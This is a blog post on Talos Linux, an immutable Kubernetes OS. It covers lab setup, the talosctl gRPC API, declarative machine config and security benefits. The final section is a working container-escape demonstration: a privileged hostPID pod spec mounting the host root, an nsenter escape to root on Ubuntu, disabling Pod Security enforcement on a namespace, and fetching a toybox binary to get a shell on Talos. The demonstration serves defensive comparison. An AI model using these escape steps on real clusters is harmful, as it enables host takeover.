
Talos Linux: Simplifying Kubernetes with Minimalist OS
Better Node Security for Better Cluster Management
Working as a solutions architect while going deep on Kubernetes security — prevention-first thinking, open source tooling, and a daily rabbit hole of hands-on learning. I make the mistakes, then figure out how to fix them (eventually).
There’s a certain chaos to most container hosts — which may excite security vendors, but it’s far from ideal in practice. You start with good intentions: run a few workloads, install some debugging tools, tweak a config or two. Before long, your supposedly “minimal” server is a mess of who-knows-what — a setup that almost always ends up demolishing your lab. And that’s without even touching on how permissive and exposed most container hosts are by default, lighting up security tests.
Sound familiar? I wrote this exact same intro when I looked at Flatcar. Now we’re back with our second contender for a minimal OS: Talos Linux.
Talos isn’t a “Linux with Kubernetes on top” story. It’s an immutable operating system built solely for Kubernetes. No shell. No SSH. No apt install. Every change is declarative, version-controlled (or at least it should be), and API-driven. The goal is simple: eliminate snowflake nodes and replace them with a repeatable, locked-down blueprint.
Yes, you can boot it in a toy lab and have NGINX running in minutes. But the real reason Talos stands out is what it refuses to let you do. By stripping away the usual clutter of a Linux host, Talos pushes Kubernetes operators into a world of zero drift, reproducible state, and a dramatically reduced attack surface.
This post isn’t about a “hello world” demo (though we’ll include one). It’s about why Talos makes a compelling foundation for a serious Kubernetes security posture.
Talos Linux Lab
1. Prereqs
- UTM installed (https://mac.getutm.app/)
- Homebrew with
talosctlinstalled:brew install siderolabs/tap/talosctl - Talos ISO downloaded:
- Talos GitHub Releases
- Use
metal-arm64.isofor Apple Silicon
2. Create the VM in 7 Steps
- Open UTM → Create New VM
- Choose Virtualize → Linux
- Linux - Browse to
metal-arm64.iso - Hardware - Leave default
- Storage - Leave default
- Shared Directory - Leave default
- Name the VM
Talos-Controlplane.
3. Boot into Maintenance Mode
- Start the VM → Talos boots to maintenance mode (no shell, just logs).
- Talos is waiting for you to send a machine config.
- Note the VM’s IP address (you’ll need it for
talosctl).
4. Generate a Config
Start by assigning the IP address to an environment variable. My IP is below:
`export CONTROL_PLANE_IP=192.168.64.14`
Then grab the disk name and assign it to a variable. Mine is vda:
matt.brown@matt Talos % talosctl get disks --insecure --nodes $CONTROL_PLANE_IP
NODE            NAMESPACE   TYPE   ID      VERSION   SIZE    READ ONLY   TRANSPORT   ROTATIONAL   WWID   MODEL         SERIAL
192.168.64.14   runtime     Disk   loop0   2         66 MB   true
192.168.64.14   runtime     Disk   sr0     4         0 B     false       usb                             QEMU CD-ROM
192.168.64.14   runtime     Disk   vda     2         69 GB   false       virtio      true
matt.brown@matt Talos % export DISK_NAME=vda
Choose any cluster name:
matt.brown@matt Talos % export CLUSTER_NAME=talos_cluster
Then run the following to generate your config:
talosctl gen config $CLUSTER_NAME https://$CONTROL_PLANE_IP:6443 --install-disk /dev/$DISK_NAME
Now edit controlplane.yaml with your network. In my environment if I didn't change it then my DNS endlessly failed on reboot of the cluster controlplane node. eth0 should work and of course your gateway and address will depend on your machine.
machine:
    network:
    # # `interfaces` is used to define the network interface configuration.
      interfaces:
      - interface: eth0
        addresses:
        - 192.168.64.14/24
        routes:
        - network: 0.0.0.0/0
          gateway: 192.168.64.1
      nameservers:
        - 1.1.1.1
        - 8.8.8.8
5. Apply Config and Stuff
Now we are ready to apply it. Send the config in insecure mode (first contact):
talosctl apply-config --insecure --nodes $CONTROL_PLANE_IP --file controlplane.yaml
Talos wipes the disk, installs itself, and reboots into normal mode. Might take a bit of time.
Follow up by adding the endpoint:
talosctl --talosconfig=./talosconfig config endpoints $CONTROL_PLANE_IP
Then go ahead and fire up etcd.
talosctl bootstrap --nodes $CONTROL_PLANE_IP --talosconfig=./talosconfig
6. Bootstrap Kubernetes
Now we're ready to generate our kubeconfig:
talosctl kubeconfig alternative-kubeconfig --nodes $CONTROL_PLANE_IP --talosconfig=./talosconfig
export KUBECONFIG=./alternative-kubeconfig
Check cluster:
matt.brown@matt Talos % kubectl get pods -A
NAMESPACE     NAME                                    READY   STATUS    RESTARTS     AGE
kube-system   coredns-54874b5f94-9d2k9                1/1     Running   0            47h
kube-system   coredns-54874b5f94-zgmzz                1/1     Running   0            47h
kube-system   kube-apiserver-talos-sxp-dta            1/1     Running   0            9h
kube-system   kube-controller-manager-talos-sxp-dta   1/1     Running   3 (9h ago)   9h
kube-system   kube-flannel-64n8t                      1/1     Running   0            47h
kube-system   kube-proxy-67l7n                        1/1     Running   0            47h
kube-system   kube-scheduler-talos-sxp-dta            1/1     Running   4 (9h ago)   9h
You’ll see coredns, kube-apiserver, kube-flannel, kube-proxy, and kube-scheduler. Everything is set, even your CNI.
7. Run Workloads
Untaint the control plane so it can host Pods:
kubectl taint nodes --all node-role.kubernetes.io/control-plane-
Deploy nginx:
kubectl create deployment nginx --image=nginx:stable --replicas=2
kubectl expose deployment nginx --port=80 --type=NodePort
kubectl get svc nginx
Curl from your Mac:
curl http://192.168.64.14:<NodePort>
Hell yeah. Kubernetes the easy way.
Recap
- Boot Talos ISO in UTM → node sits in maintenance.
- Generate & apply machine config → installs Talos.
- Bootstrap → Kubernetes up with Flannel.
- Untaint → run nginx or any workload.
A clean, repeatable, single-node Kubernetes cluster in UTM.
A look underneath the hood of talosctl
One of the most obvious realizations about Talos is that talosctl is not special. It’s just a thin CLI wrapper over the Talos gRPC API. If you strip away the friendly command names, what’s left is a clean, strongly-typed API exposed by every node on port 50000.
The Talos API in a Nutshell
- Transport: gRPC over HTTP/2
- Auth: Mutual TLS
- Port:
50000/tcpon every node - Schemas: Public
.protodefinitions available at siderolabs/talos/api
So talosconfig file is really just the Kubernetes kubeconfig equivalent:
- Stores your CA, client cert, and key
- Defines endpoints and nodes
- Lets clients establish trust via mTLS
Why Bother?
As usual there is not a strong case to be made, but we like to understand the underpinnings of our tooling. Here are some possible ideas:
- Custom automation: call Talos directly from Python apps.
- Integration: wire Talos into CI/CD flows without needing to shell out to
talosctl. - Observability/UI: build a dashboard or controller that queries node state (
disks,services,time) and does stuff.
Example: grpcurl
With the certs in your talosconfig, you can hit the API directly. You can install gpgcurl and yq via brew if you're on a Mac.
A brief explanation of the above:
- Export your Talos node IP as an environment variable.
- Use
yqto pull the CA cert, client cert, and client key out of yourtalosconfigand write them to a local folder. - Set file permissions so the client key is not world-readable.
- Clone the Talos repo to grab the compiled
.protodefinitions (or use the includedapi/lock.binpb). - Run
grpcurlwith your certs and keys against port50000on the Talos node to query the gRPC API (e.g.,machine.MachineService.DiskStats).
export TALOS_NODE=192.168.64.14

CONF=./talosconfig
CTX=talos_cluster
OUT=./talos-certs-2

mkdir -p "$OUT"

# CA cert
yq -r ".contexts[\"$CTX\"].ca.crt // .contexts[\"$CTX\"].ca" "$CONF" | base64 -d > "$OUT/ca.crt"

# Client cert
yq -r ".contexts[\"$CTX\"].client.crt // .contexts[\"$CTX\"].crt" "$CONF" | base64 -d > "$OUT/client.crt"

# Client key
yq -r ".contexts[\"$CTX\"].client.key // .contexts[\"$CTX\"].key" "$CONF" | base64 -d > "$OUT/client.key"

chmod 644 "$OUT/ca.crt" "$OUT/client.crt"
chmod 600 "$OUT/client.key"

git clone https://github.com/siderolabs/talos.git
cd talos


grpcurl \
  -cacert "../$OUT/ca.crt" \
  -cert   "../$OUT/client.crt" \
  -key    "../$OUT/client.key" \
  -protoset api/lock.binpb \
  $TALOS_NODE:50000 machine.MachineService.DiskStats
You should get something like the following:
...
        {
          "name": "vda",
          "readCompleted": "547",
          "readSectors": "14956",
          "readTimeMs": "167",
          "writeCompleted": "2782529",
          "writeMerged": "57361",
          "writeSectors": "20539233",
          "writeTimeMs": "2094027",
          "ioTimeMs": "1399624",
          "ioTimeWeightedMs": "2880919"
        },
...
As we can see. Talos isn’t “locked behind a CLI.” The API is the product. talosctl is just the usual client. If you want to integrate Talos and not use the CLI or write your own admin tooling, you can do it.
Machine Config as Code
Talos is the definition of immutable. The machine config is the source of truth. Instead of logging into a node and tweaking /etc or running apt install, you declare the entire state of the node in YAML. Talos enforces that state at boot and during runtime.
Generating the Config
You don’t write Talos configs by hand as we've seen. So quick recap.
They’re generated with talosctl:
talosctl gen config my-cluster https://<CONTROL_PLANE_IP>:6443
This gives you three files:
controlplane.yaml— config for Kubernetes control plane nodes.worker.yaml— config for worker nodes.talosconfig— client-side file with API certs and endpoints fortalosctl.
Control Plane vs Worker
Now we see we get two config files: controlplane.yaml and worker.yaml. The key difference is the machine.type field:
machine:
  type: controlplane   # or "worker"
- Control plane nodes run the Kubernetes API server, scheduler, and controller manager.
- Worker nodes join the cluster but don’t run control plane components.
Hey just Kubernetes. Of course in a single-node lab you only need controlplane.yaml. In a real cluster you’d apply controlplane.yaml to your controlplane nodes and worker.yaml everywhere else. Simple.
What Lives in the Config?
A Talos machine config is the playbook for a node:
- Installation details — which disk to wipe and install onto.
- Networking — DHCP or static IPs, routes, nameservers.
- Cluster wiring — control plane endpoint, certs.
- System knobs — kernel parameters, time servers, logging.
- Access control — API roles defined by certificates.
Here is part of the config we generated for our lab controlplane.yaml:
machine:
  type: controlplane
  install:
    disk: /dev/vda
  network:
    interfaces:
      - interface: eth0
        dhcp: true
    nameservers:
      - 1.1.1.1
      - 8.8.8.8
cluster:
  controlPlane:
    endpoint: https://192.168.64.14:6443
Declarative Changes
You don’t SSH in and patch things. You:
- Update the YAML.
- Re-apply it with
talosctl.
talosctl apply-config -n <NODE_IP> -f controlplane.yaml
The node reconciles itself against the new config, rebooting if necessary.
Patching vs Full Reapply
For small tweaks, you don’t need to resend the whole config. Talos supports merge patches, much like Kubernetes:
talosctl apply-patch -n <NODE_IP> --patch @patch.yaml
Example patch (changing DNS):
machine:
  network:
    nameservers:
      - 9.9.9.9
This updates just the nameservers field without touching the rest.
Drift Becomes a Non-Feature
With Talos, drift just… doesn’t exist. Nodes either match the declared config or they don’t boot properly. Consistency is the only way. The config is the authoritative spec for your node, API-enforced at runtime. Bam.
Security Posture Benefits
So we have an OS that won’t let you apt install or ssh in when things break. What do we get? From a security perspective, we get gold.
These examples might be a bit generic, but you get the point:
Smaller Attack Surface

There’s no SSH daemon to brute force, no shell to escape into, no random debug tools left lying around. Most of the usual entry points simply don’t exist.
No Runtime Drift
On a standard Linux host, persistence could unfold as follows: tweak /etc/ssh/sshd_config, drop a binary in /usr/bin, or install a package and you’ve changed the security model. On Talos, those directories are read-only at runtime. Anything outside of the declared machine config is wiped away on reboot.
Enforced Consistency
With Talos, “configuration drift” isn’t a problem to detect later. Nodes either match the declared config or they don’t come up. That consistency makes it much harder for subtle misconfigurations or shadow changes to slip by unnoticed.
API-Driven Access
Every interaction is authenticated and encrypted via gRPC with mTLS. There’s no “shared root password” floating around or keys to rotate.
Talos doesn’t make your Kubernetes cluster magically invincible. But by stripping away the common Linux attack surface and enforcing immutability at the OS level, it closes off whole categories of compromise before they even start.
Container Escape Fallout
I covered a container compromise path in my BSides Las Vegas talk. For this post we’ll skip straight to the next chapter: what happens after the escape, when the attacker lands on the host?
The usual way to simulate this is with nsenter from a privileged container.
Save the following spec as escape.yaml. The pod spec is set to have the right config for container escape and to use an image that already has nsenter.
apiVersion: v1
kind: Pod
metadata:
  name: escape
  labels:
    app: escape
spec:
  hostPID: true
  containers:
    - name: escape
      image: nicolaka/netshoot:latest
      command: ["sleep", "3600"]
      securityContext:
        privileged: true
      volumeMounts:
        - name: host-root
          mountPath: /host
  volumes:
    - name: host-root
      hostPath:
        path: /
        type: Directory
  restartPolicy: Never
Escaping on an Ubuntu node
Apply the pod on a cluster with regular Ubuntu nodes:
kubectl apply -f escape.yaml
Then exec in, escape, and play around:
# Exec in
matt@controlplane:~/container_escape$ kubectl exec -it escape -- bash

# Escape
escape:~# nsenter --target 1 --mount --uts --ipc --net --pid

# We are in
# uname
Linux
# whoami
root
# cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.3 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
Cool that is it. For kicks you could try some other stuff.
Install Tooling
Ubuntu host:
apt update && apt install -y nmap
Yes, tools. Try more.
Escaping on a Talos node
Try it out on your Talos node with our same escape pod. First thing you'll notice is it doesn't meet PSA standards.
matt.brown@matt Talos % kubectl apply -f escape.yaml
Error from server (Forbidden): error when creating "escape.yaml": pods "escape" is forbidden: violates PodSecurity "restricted:latest": host namespaces (hostPID=true), privileged (container "escape" must not set securityContext.privileged=true), allowPrivilegeEscalation != false (container "escape" must set securityContext.allowPrivilegeEscalation=false), unrestricted capabilities (container "escape" must set securityContext.capabilities.drop=["ALL"]), restricted volume types (volume "host-root" uses restricted volume type "hostPath"), runAsNonRoot != true (pod or container "escape" must set securityContext.runAsNonRoot=true), seccompProfile (pod or container "escape" must set securityContext.seccompProfile.type to "RuntimeDefault" or "Localhost")
Ok, that’s annoying for a test, so let’s disable it to allow the pod to be created. Just change the label as follows:
kubectl label ns default pod-security.kubernetes.io/enforce=privileged --overwrite
Now apply it again and wait for your pod to spin up. Then try to escape again.
matt.brown@matt Talos % kubectl exec -it escape -- /bin/bash
escape:~# nsenter --target 1 --mount --uts --ipc --net --pid
nsenter: failed to execute /bin/sh: No such file or directory
escape:~#
Ok, this is annoying again, but not unexpected since the host doesn’t have the binary. Let's try a workaround. We'll use the toybox binary and leverage its shell capabilities:
# Get the toybox binary
escape:~# curl -L -o toybox-aarch64 https://landley.net/toybox/downloads/binaries/latest/toybox-aarch64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  897k  100  897k    0     0  1162k      0 --:--:-- --:--:-- --:--:-- 1162k
escape:~# chmod +x toybox-aarch64

# Escape using toybox binary
escape:~# nsenter --target 1 --mount --uts --ipc --net --pid -- \
  /var/tmp/repro/toybox-aarch64 sh -i

# Check the OS and try some stuff
$ cat /etc/os-release
NAME="Talos"
ID=talos
VERSION_ID=v1.11.0
PRETTY_NAME="Talos (v1.11.0)"
HOME_URL="https://www.talos.dev/"
BUG_REPORT_URL="https://github.com/siderolabs/talos/issues"
VENDOR_NAME="Sidero Labs"
VENDOR_URL="https://www.siderolabs.com/"
$ apt install
sh: apt: No such file or directory
$ echo "haxx" > /etc/talos-test
sh: /etc/talos-test: Read-only file system
Try other stuff and you'll see it is tightly locked down.
Escaping a container onto a typical Linux host is obviously not a good thing. Attackers get a full OS to play with, as we saw with the Ubuntu instance. Escaping onto Talos leaves them with… nothing useful. No packages, no persistence, etc. The blast radius is dramatically smaller. And we don't have game over for the whole cluster.
Wrap Up
I hoped this helped with getting a better understanding of Talos Linux. Talos strips away the usual chaos of a Linux host and leaves you with something closer to an appliance than an OS. On a regular Ubuntu node, escaping a container means you inherit a full operating system: shells, package managers, writable configs, and endless persistence tricks. On Talos, the same move drops you into a read-only world with no apt, no /etc changes, and no way to make anything stick past a reboot.
That difference is the point. Talos trades flexibility for predictability. You don’t get the comfort of tinkering when things break, but you also don’t get the mess of drift or attackers turning a one-off compromise into a permanent foothold. Instead, every node is defined by YAML, accessed by an API, and reset to its declared state at boot.
It’s not a platform for hobbyist debugging, but it is a strong foundation for the real world where consistency and security matter more than convenience. Talos makes Kubernetes boring, and that's not such a bad thing.
It you're exploring the immutable space, Talos is absolutely worth the time. It delivers on the promise of a minimal, locked-down base that is purpose-built for Kubernetes, rather than retrofitted from a general-purpose distro. If your goal is to cut drift, reduce your attack surface, and manage clusters as code (isn't that everyone's goal?), Talos fits neatly into that toolkit. There is of course a lot more to Talos, so definitely check it out.